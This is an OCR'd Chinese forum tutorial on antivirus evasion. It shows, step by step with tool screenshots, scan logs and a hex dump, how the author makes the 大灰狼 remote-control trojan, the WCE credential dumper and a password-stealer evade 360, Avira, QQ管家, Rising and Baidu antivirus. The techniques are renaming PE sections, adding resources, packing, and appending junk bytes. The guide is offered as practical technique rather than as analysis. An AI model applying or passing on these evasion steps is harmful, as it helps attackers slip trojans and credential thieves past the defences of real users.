
修改区段

联网状态下杀一下看看什么情况！360云报！





下面我就在联网情况下过！

使用的工具：



修改区段名称：


[LordPE 豪华版] by yoda
[PE 编辑器] - c:\documents and settings\cia\桌面\pr.exe
基本 PE 头信息
确定
[区段表]
名称
VOffset
VSize
ROffset
RSize
标志
.text 00001000 0000A863 00001000 0000B000 E0000020
.rdata 0000C000 00001B1E 0000C000 00002000 40000040
.data 0000E000 000048E8 0000E000 00003000 C0000040
.sxdata 00013000 00001000 00011000 00001000 C0000240
PE 编辑器
关于


[LordPE 豪华版] by yoda
[编辑区段]
区段
名称: .90sec
虚拟地址: 00013000
虚拟大小: 00001000
物理偏移: 00011000
物理大小: 00001000
标志: C0000240
确定
取消
基本 PE 头信息
[区段表]
名称
.text
.rdata
.data
.sxdata
标志
E0000020
40000040
C0000040
C0000240
PE 编辑器
关于

```
20160203120729.log - 记事本
文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)
360杀毒扫描日志

病毒库版本：2016-02-02 11:29
扫描时间：2016-02-03 12:07:29
扫描用时：00:00:00
扫描类型：右键扫描
扫描文件总数：1
威胁总数：0
清除威胁数：0

扫描选项
----------------------
扫描所有文件：否
扫描压缩包：否
发现病毒处理方式：由用户选择处理
扫描磁盘引导区：是
扫描 Rootkit：否
使用云查杀引擎：是
使用QVM人工智能引擎：是
扫描建议修复项：否
常规引擎设置：Avira(小红伞)

扫描内容
----------------------
C:\Documents and Settings\CIA\桌面\新建文件夹\123pr.exe


白名单设置
----------------------




扫描结果
======================
```




免杀实例：大灰狼远控 过红伞


朋友发我的时候是被小红伞干的！



断网环境测试。这个病毒名字一般加一个加密壳就过掉了！我这里加个资源！



红伞本地过掉！




qq管家过掉！




免杀实例： WCE 过360杀毒4引擎

联网查：

360云报！




断网小红伞报！



我们加花看下变不变！

联网查杀可以看到病毒名字变了！



断网看红伞！已经过掉！

```
20160203115528.log - 记事本
文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)
360杀毒扫描日志

病毒库版本：2016-02-02 11:29
扫描时间：2016-02-03 11:55:28
扫描用时：00:00:00
扫描类型：右键扫描
扫描文件总数：1
威胁总数：0
清除威胁数：0

扫描选项
----------------------
扫描所有文件：否
扫描压缩包：否
发现病毒处理方式：由用户选择处理
扫描磁盘引导区：是
扫描 Rootkit：否
使用云查杀引擎：是
使用QVM人工智能引擎：是
扫描建议修复项：否
常规引擎设置：Avira(小红伞)

扫描内容
----------------------
C:\Documents and Settings\CIA\桌面\wce.exe


白名单设置
----------------------


扫描结果
======================
```

现在本地都过了！就剩联网360云了！

拖c32里面去！拉到最后面！随便改！

Enjoy C32asm　(HEX)wce.exe

```
00032E20: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00032E30: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00032E40: 00 00 00 00 00 00 00 00 00 00 00 00 00 55 8B EC  .............U嬱
00032E50: 6A FF 68 48 54 41 00 68 A8 21 40 00 64 A1 00 00  jÿhHTA.h?@.d?..
00032E60: 00 00 50 64 89 25 00 00 00 00 83 C4 94 53 56 57  ..Pd?....兡擲VW
00032E70: 00 00 0F 80 C9 7B FD FF 0F 81 C3 7B FD FF E8 00  ...■釄?.伱{??
00032E80: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00032E90: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00032EA0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00032EB0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00032EC0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00032ED0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00032EE0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00032EF0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00032F00: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00032F10: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00032F20: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00032F30: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00032F40: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00032F50: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00032F60: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00032F70: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00032F80: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00032F90: 99 99 99 99 99 99 99 99 99 99 99 99 99 99 99 99  櫃櫃櫃櫃櫃櫃櫃櫃
00032FA0: 99 99 99 99 99 99 99 99 99 99 99 99 99 99 99 99  櫃櫃櫃櫃櫃櫃櫃櫃
00032FB0: 99 99 99 99 99 99 99 99 99 99 99 99 99 99 99 99  櫃櫃櫃櫃櫃櫃櫃櫃
00032FC0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00032FD0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00032FE0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00032FF0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
```

```
20160203120201.log - 记事本
文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)

病毒库版本：2016-02-02 11:29
扫描时间：2016-02-03 12:02:01
扫描用时：00:00:00
扫描类型：右键扫描
扫描文件总数：1
威胁总数：0
清除威胁数：0

扫描选项
----------------------
扫描所有文件：否
扫描压缩包：否
发现病毒处理方式：由用户选择处理
扫描磁盘引导区：是
扫描 Rootkit：否
使用云查杀引擎：是
使用QVM人工智能引擎：是
扫描建议修复项：否
常规引擎设置：Avira(小红伞)

扫描内容
----------------------
C:\Documents and Settings\CIA\桌面\wce.exe


白名单设置
----------------------



扫描结果
======================
未发现威胁文件
```

成功过掉360 杀毒4个引擎！



卧槽！ 这么6！

免杀实例：大灰狼远控 过瑞星




被干了！

加壳过掉！

免杀实例：getpassword 过百度杀毒


替换资源

百度杀毒默认安装：原始杀一下！



加点东西！过了！


Restorator 2007 - C:\Program Files\Bai
文件(F) 资源(R) 查看器(V) 编辑(E) 工具(T) 帮助(H)
资源树
资源查看器 文件
GetPassword321.exe
图标
101
105
界面
1
BaiduSd.exe
图标
版本
界面
名称
1




开启监控！测试！无压力！

垃圾字符串

仍c32里面到最后面加点东西！





增加区段

真是渣的一笔！增加一个区段！就过了！

百度杀毒 5.0

